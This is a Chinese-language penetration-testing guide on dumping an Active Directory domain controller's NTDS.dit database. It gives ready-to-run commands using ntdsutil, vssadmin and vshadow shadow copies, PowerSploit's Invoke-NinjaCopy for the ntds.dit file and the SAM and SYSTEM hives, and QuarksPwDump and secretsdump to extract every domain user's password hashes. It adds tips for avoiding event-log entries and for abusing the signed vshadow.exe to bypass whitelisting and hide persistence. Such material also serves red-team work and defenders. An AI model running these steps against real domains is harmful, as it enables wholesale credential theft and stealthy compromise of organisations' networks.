Ntds.dit

Ntds.dit是主要的AD数据库，包括有关域用户，组和组成员身份的信息。它还包括域中所有用户的密码哈希值。为了进一步保护密码哈希值，使用存储在SYSTEM注册表配置单元中的密钥对这些哈希值进行加密。

Volume Shadow Copy

Volume Shadow Copy Service 是微软从 Windows XP 开始提供的用于创建一致性的时间点副本（也就是快照）的服务框架。


- 用于数据备份
- 支持Windows Server 2003 及以上操作系统
- 系统默认在特定条件下自动创建数据备份，如补丁安装后。在Win7系统大概每隔一周自动创建备份，该时间无法确定
- 禁用VSS会影响系统正常使用，如 System Restore和 Windows Server Backup

```
hash数量：所有用户
免杀：不需要
优点：
    获得信息全面
    简单高效
    无需下载ntds.dit，隐蔽性高
```


通过Volume Shadow Copy获得域控服务器NTDS.dit文件

调用Volume Shadow Copy服务会产生日志文件，位于System下，Event ID为7036

执行`ntdsutil snapshot "activate instance ntds" create quit quit`会额外产生Event ID为98的日志文件



ntdsutil

域环境默认安装

支持系统：

- Server 2003

- Server 2008
- Server 2012

利用过程

1. 查询当前系统的快照

```
ntdsutil snapshot "List All" quit quit
ntdsutil snapshot "List Mounted" quit quit
```

```
C:\Users\Administrator>ntdsutil snapshot "List All" quit quit
ntdsutil: snapshot
snapshot: List All
No snapshots found.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>ntdsutil snapshot "List Mounted" quit quit
ntdsutil: snapshot
snapshot: List Mounted
No snapshots found.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>_
```

2. 创建快照

```
ntdsutil snapshot "activate instance ntds" create quit quit
```

```
C:\Users\Administrator>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
snapshot: activate instance ntds
Active instance set to "ntds".
snapshot: create
Creating snapshot...
Snapshot set {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa} generated successfully.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>
```

guid为{78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}

3. 挂载快照

```
ntdsutil snapshot "mount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
```


快照挂载为`C:\$SNAP_201908291617_VOLUMEC$\`

```
C:\Users\Administrator>ntdsutil snapshot "mount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
ntdsutil: snapshot
snapshot: mount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}
Snapshot {3aecc3f3-dc85-46a0-846d-34267d73f439} mounted as C:\$SNAP_201908291617_VOLUMEC$\
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>
```


4. 复制ntds.dit

```
copy C:\$SNAP_201908291617_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds.dit
```



5. 卸载快照

```
ntdsutil snapshot  "unmount {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit
quit
```



6. 删除快照

```
ntdsutil snapshot  "delete {78a8e3a8-cc4f-4d40-a303-d7a159c5a2aa}" quit quit
```

vssadmin

域环境默认安装

支持系统:

- Server 2008
- Server 2012

利用过程


1. 查询当前系统的快照

```
vssadmin list shadows
```

2. 创建快照

```
vssadmin create shadow /for=c:
```

获得Shadow Copy Volume Name为`\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2`



3. 复制ntds.dit

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\NTDS\ntds.dit
c:\ntds.dit
```

4. 删除快照

```
vssadmin delete shadows /for=c: /quiet
```

vshadow.exe

系统默认不支持,，可在Microsoft Windows Software Development Kit (SDK)中获得该工具

利用过程

1. 查询当前系统的快照

```
vshadow.exe -q
```

2. 创建快照

```
vshadow.exe -p -nw C:
```

获得SnapshotSetID、SnapshotID以及Shadow copy device name。

3. 复制ntds.dit

```
copy Shadow copy device name\windows\NTDS\ntds.dit c:\ntds.dit
```

4. 删除快照

```
vshadow -dx={SnapshotSetID}
```

or

```
vshadow -ds={SnapshotID}
```

利用vshadow执行命令

参考资料：

https://bohops.com/2018/02/10/vshadow-abusing-the-volume-shadow-service-for-evasion-persistence-and-active-directory-database-extraction/

执行命令：

```
vshadow.exe -nw -exec=c:\windows\system32\notepad.exe c:
```

执行后，后台存在进程VSSVC.exe，同时显示服务Volume Shadow Copy正在运行，需要手动关闭进程VSSVC.exe

注：

手动关闭进程VSSVC.exe会生成日志7034

利用思路：

vshadow.exe包含微软签名，能绕过某些白名单的限制。如果作为启动项，Autoruns的默认启动列表不显示


通过NinjaCopy获得域控服务器NTDS.dit文件

下载地址：

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1

没有调用Volume Shadow Copy服务，所以不会产生日志文件7036

```
Import-Module .\invoke-NinjaCopy.ps1
Invoke-NinjaCopy -Path C:\Windows\System32\config\SAM -LocalDestination
.\sam.hive
Invoke-NinjaCopy -Path   C:\Windows\System32\config\SYSTEM -LocalDestination
.\system.hive
Invoke-NinjaCopy -Path "C:\windows\ntds\ntds.dit" -LocalDestination
"C:\Users\Administrator\Desktop\ntds.dit"
```



QuarksPwDump


Quarks PwDump 是一款开放源代码的Windows用户凭据提取工具，它可以抓取windows平台下多种类型的用户凭据，包括：本地帐户、域帐户、缓存的域帐户和Bitlocker。


修复复制出来的数据库

```
esentutl /p /o ntds.dit
```

使用QuarksPwDump直接读取信息并将结果导出至文件

```
QuarksPwDump.exe --dump-hash-domain --output 0day.org.txt --ntds-file
c:\ntds.dit
```





secretsdump.py

可以用impacket 套件中的 secretsdump.py 脚本去解密，速度有点忙。也可以用mimikatz解密，但是感觉还是QuarksPwDump比较快。

```
# secretsdump.exe -sam sam.hiv -security security.hiv -system sys.hiv LOCAL
# secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
```